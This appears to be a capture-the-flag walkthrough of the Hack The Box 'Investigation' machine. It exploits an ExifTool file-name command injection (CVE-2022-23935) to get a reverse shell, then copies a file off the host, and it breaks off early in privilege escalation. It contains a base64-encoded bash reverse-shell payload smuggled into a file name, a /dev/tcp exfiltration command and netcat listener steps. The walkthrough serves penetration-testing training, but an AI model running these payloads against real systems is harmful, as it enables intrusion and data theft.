
Investigation Walkthrough

Machine IP - `10.10.11.197`

Website -




Digital Forensic Services

eForenzics provides high quality digital investigations. Everything from reverse engineering to procedural analysis

Get access to our FREE image forensics service.

Nmap Scan - `nmap -A -sC -sV -T4 -p- 10.10.11.197 -oN NmapScan.txt`



```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $nmap -A -sC -sV -T4 -p- 10.10.11.197 -oN NmapScan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-08 20:49 IST
Nmap scan report for eforenzics.htb (10.10.11.197)
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2f:1e:63:06:aa:6e:bb:cc:0d:19:d4:15:26:74:c6:d9 (RSA)
|   256 27:45:20:ad:d2:fa:a7:3a:83:73:d9:7c:79:ab:f3:0b (ECDSA)
|_  256 42:45:eb:91:6e:21:02:06:17:b2:74:8b:c5:83:4f:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: eForenzics - Premier Digital Forensics
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.15 seconds
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $
```

Gobuster Scan - `gobuster dir -u http://eforenzics.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt -o GobusterScan.txt -x php,html,txt`

We can see `/service.html`




Image Forensics

Upload an image file and we will provide a detailed forensic analysis.
At this time we can only process jpg images.

No file selected.

Here we can upload a .jpg file.

We can see `/upload.php`





Image Forensics

Upload an image file and we will provide a detailed forensic analysis

Error: Invalid File Type!


Upload a test image and see the analysis



```
ExifTool Version Number         : 12.37
File Name                       : Parrot-Test-Image.png
Directory                       : .
File Size                       : 1569 KiB
File Modification Date/Time     : 2023:03:16 12:57:08+00:00
File Access Date/Time           : 2023:03:16 12:57:08+00:00
File Inode Change Date/Time     : 2023:03:16 12:57:08+00:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1456
Image Height                    : 993
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Pixels Per Unit X               : 3780
Pixels Per Unit Y               : 3780
Pixel Units                     : meters
Image Size                      : 1456x993
Megapixels                      : 1.4
```


We can see `ExifTool Version Number - 12.37 Search for ExifTool 12.37 exploits. Copy the exploit from - https://github.com/0xFTW/CVE-2022-23935 Run the tool using` python3 exploit.py 10.10.14.36 7777`

We get a output file stored on our system.




```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $ls
'echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjM2Lzc3NzcgMD4mMQ== | base64 -d | bash |'
 exploit.py
 GobusterScan.txt
 NmapScan.txt
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $
```

Now what we can do is, copy the test file image to our local directory and rename the iamge to the output file generated



```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $mv Parrot-Test-Image.png 'echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjM2Lzc3NzcgM
D4mMQ== | base64 -d | bash |'
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $
```

Now we can upload this file to the server again.



```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $python3 exploit.py 10.10.14.36 7777
[+] Connected!!!!

   _______      ________    ___   ___ ___  ___      ___  ____   ___  ____  _____
  / ____\ \    / /  ____|  |__ \ / _ \__ \|__ \    |__ \|___ \ / _ \|___ \| ____|
 | |     \ \  / /| |__ ______ ) | | | | ) |  ) |______ ) | __) | (_) | __) | |__
 | |      \ \/ / |  __|______/ /| | | |/ /  / /______/ / |__ < \__, ||__ <|___ \
 | |____   \  /  | |____    / /_| |_| / /_ / /_     / /_ ___) |  / / ___) |___) |
  \_____|   \/   |______|  |____|\___/____|____|   |____|____/  /_/ |____/|____/


                                  by 0xFTW


[+] Trying to bind to :: on port 7777: Done
[+] Waiting for connections on :::7777: Got connection from ::ffff:10.10.11.197 on port 40184
[*] Switching to interactive mode
bash: cannot set terminal process group (955): Inappropriate ioctl for device
bash: no job control in this shell
www-data@investigation:~/uploads/1678971719$ $ whoami
whoami
www-data
www-data@investigation:~/uploads/1678971719$ $
```


We have a reverse shell.

For PrivEsc - Go to `/usr/local/investigation` and the `'Windows Event Logs for Analysis.msg'` file is interesting. Transfer that back to our system.

On the target system `cat 'Windows Event Logs for Analysis.msg' > /dev/tcp/10.10.14.36/8888`

On our system - `nc -nvlp 8888 > message.msg`

Then run `md5sum "filename"` and verify that it is the same file.




```
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $nc -nvlp 8888 > message.msg
listening on [any] 8888 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.197] 35318
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $ls
'echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjM2Lzc3NzcgMD4mMQ== | base64 -d | bash |'
 exploit.py
 GobusterScan.txt
 message.msg
 NmapScan.txt
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $md5sum message.msg
0807e85e3d1c0f0bbf0d8317fed1fa60  message.msg
┌─[aurora@parrot]─[~/HackTheBox/Linux/Investigation]
└──╼ $
```

```
www-data@investigation:/usr/local/investigation$ ls
'Windows Event Logs for Analysis.msg'   analysed_log
www-data@investigation:/usr/local/investigation$ cat 'Windows Event Logs for Analysis.msg' > /
dev/tcp/10.10.14.36/8888
www-data@investigation:/usr/local/investigation$ md5sum 'Windows Event Logs for Analysis.msg'
0807e85e3d1c0f0bbf0d8317fed1fa60  Windows Event Logs for Analysis.msg
www-data@investigation:/usr/local/investigation$
```

Go to - https://products.aspose.app/email/viewer/msg

Page 1 (message.jpg) (816 x 1056)



From: Thomas Jones
Sent: Sun, 16 Jan 2022 00:30:29 +0000
To: Steve Morton
Subject: Windows Event Logs for Analysis
Attachments: evtx-logs.zip


Hi Steve,

Can you look through these logs to see if our analysts have been logging on to the inspection terminal. I'm concerned that they are moving data on to production without following our data transfer procedures.

Regards.
Tom

This is the file we can see.

https://www.encryptomatic.com/viewer/



Free Online .MSG and .EML Viewer

Upload and View a .EML, .MSG or winmail.dat message

ERROR: Access to the path 'c:\' is denied.

Windows Event Logs for Analysis

From:	**Thomas Jones <thomas.jones@eforenzics.htb>**
